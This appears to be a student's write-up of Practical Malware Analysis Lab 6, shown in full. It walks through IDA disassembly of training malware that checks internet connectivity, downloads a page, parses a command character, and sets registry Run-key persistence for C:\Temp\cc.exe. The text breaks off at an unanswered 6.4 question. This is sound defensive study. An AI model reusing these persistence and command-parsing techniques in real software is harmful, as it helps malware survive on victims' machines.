
PMA lab 6 Write-up






https://www.linkedin.com/in/talha-yaqoob

6.1


What is the major code construct found in the only subroutine called by main?



we can clearly see the IF condition being implemented here , so this will be our code construct

What is the subroutine located at 0x40105F?

When we visit the function can see the offset of the “File” being passed , if we follow through the function 401282 we can see the following



```
; int __cdecl sub_401282(FILE *File, int, int)
sub_401282 proc near

MbCh= byte ptr -24Ch
var_4D= byte ptr -4Dh
var_4C= dword ptr -4Ch
var_48= dword ptr -48h
var_44= byte ptr -44h
var_40= dword ptr -40h
var_3C= dword ptr -3Ch
var_38= dword ptr -38h
var_34= dword ptr -34h
lpMem= dword ptr -30h
var_2C= dword ptr -2Ch
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
var_16= dword ptr -16h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
File= dword ptr  8
arg_4= dword ptr  0Ch
arg_8= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 588
push    ebx
push    esi
mov     esi, [ebp+arg_4]
xor     ecx, ecx
push    edi
```


with Hex View-1)

We can see as it takes a pointer to a struct named “File” (which is standard C library) and 2 more arguments

```
00000020 typedef struct _iobuf FILE;             // XREF: .data:File/r

00000000 struct _iobuf // sizeof=0x20
00000000 {                                       // XREF: FILE/r
00000000     char *_ptr;
00000004     int _cnt;
00000008     char *_base;
0000000C     int _flag;
00000010     int _file;
00000014     int _charbuf;
00000018     int _bufsiz;
0000001C     char *_tmpfname;
00000020 };
```

What is the purpose of this program?



As we can see the program check for the internet connection using the Windows API , if the condition is true means “NO internet “ otherwise we can see the “Internet connection success “ .

6.2


1. What operation does the first subroutine called by main perform?

```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

var_8= byte ptr -8
var_4= dword ptr -4
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 8
call    sub_401000
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0
```



the first subroutine checks for the internet connection

What is the subroutine located at 0x40117F?

```
sub_40117F proc near

arg_0= dword ptr  4
arg_4= dword ptr  8

push    ebx
push    esi
mov     esi, offset File
push    edi
push    esi
call    __stbuf
mov     edi, eax
lea     eax, [esp+10h+arg_4]
push    eax             ; int
push    [esp+14h+arg_0] ; int
push    esi             ; File
call    sub_4013A2
push    esi
push    edi
mov     ebx, eax
call    __ftbuf
add     esp, 18h
mov     eax, ebx
pop     edi
pop     esi
pop     ebx
retn
sub_40117F endp
```

this subroutine looks like a printf function which is used to display data

because


> In assembly language, particularly within the context of reverse engineering compiled C/C++ code (such as in Malware Analysis), `__stbuf` and `__ftbuf` are internal functions related to **stdio file buffering**. They are commonly found when reversing applications that use functions like `printf` or `fprintf`.

3. What does the second subroutine called by main do?


```
push    0                       ; lpdwFlags
call    ds:InternetGetConnectedState
mov     [ebp+var_4], eax
```

The second sub routine is using a windows API which is used to get connection state of the internet

What type of code construct is used in this subroutine?




It looks like a sequential if statement we can see the false and true conditions.



Here we can see the “IF” with “&” Conditional operator which is used to check for html header
it is used by malware to make sure it is getting a webpage , if not the condition fails.

The malware validates the HTTP response header to ensure it received valid HTML rather than an error page

Are there any network-based indicators for this program?




these are the network based indicators are they are used :

- **Checks for internet connectivity** (`InternetGetConnectedState`)
- **Makes HTTP/HTTPS requests** (`InternetOpenUrlA`)
- **Downloads content from the web** (`InternetReadFile`)


- **Manages internet sessions properly** (`InternetOpenA`, `InternetCloseHandle`)

What is the purpose of this malware?




It sets the user agent to “internet explorer 7.5 pma” and open the url of pma

If the program successfully visits the URL it displays




Otherwise it can be one of three



6.3

Compare the calls in main to Lab 6-2's main method. What is the new function called from main?



```
loc_40115C:
movsx   ecx, [ebp+var_8]
push    ecx
push    offset aSuccessParsedC ; "Success: Parsed command is %c\n"
call    sub_40117F
add     esp, 8
push    0EA60h          ; dwMilliseconds
call    ds:Sleep
xor     eax, eax
```



```
loc_40123C:
movsx   ecx, [ebp+var_8]
push    ecx
push    offset aSuccessParsedC ; "Success: Parsed command is %c\n"
call    sub_401271
add     esp, 8
mov     edx, [ebp+argv]
mov     eax, [edx]
push    eax             ; lpExistingFileName
mov     cl, [ebp+var_8]
push    ecx             ; char
call    sub_401130
add     esp, 8
push    60000           ; dwMilliseconds
call    ds:Sleep
xor     eax, eax
```

Here we can see the function sub_401130 which is unique to 6.3


What parameters does this new function take?

```
; Attributes: bp-based frame


; int __cdecl sub_401130(char, LPCSTR lpExistingFileName)
sub_401130 proc near

var_8= dword ptr -8
phkResult= dword ptr -4
arg_0= byte ptr  8
lpExistingFileName= dword ptr  0Ch
```

What major code construct does this function contain?



It has a switch statement code construct



This is a switch statement implementation In assembly

Are there any host-based indicators for this malware?

Yes , making changes to registry (adding the exe to auto start on boot up)is one of the main host based indicator


```
push    0F003Fh         ; samDesired
push    0               ; ulOptions
push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVe"..
push    80000002h       ; hKey
call    ds:RegOpenKeyExA
push    0Fh             ; cbData
push    offset Data     ; "C:\\Temp\\cc.exe"
push    1               ; dwType
```

. **What is the purpose of this malware?**


This malware open a url if it is connected to internet and adds exe in registry to achieve presistance , it also creates a C:\\Temp folder if it is not there and adds the exe there , it can also remove the exe from that directory but it all depending upon the value in the switch statement.

6.4

What is the difference between the calls made from the main method in Labs 6-3 and 6-4?




This is 6.3




And this is 6.4 with addition of sleep

What new code construct has been added to main?

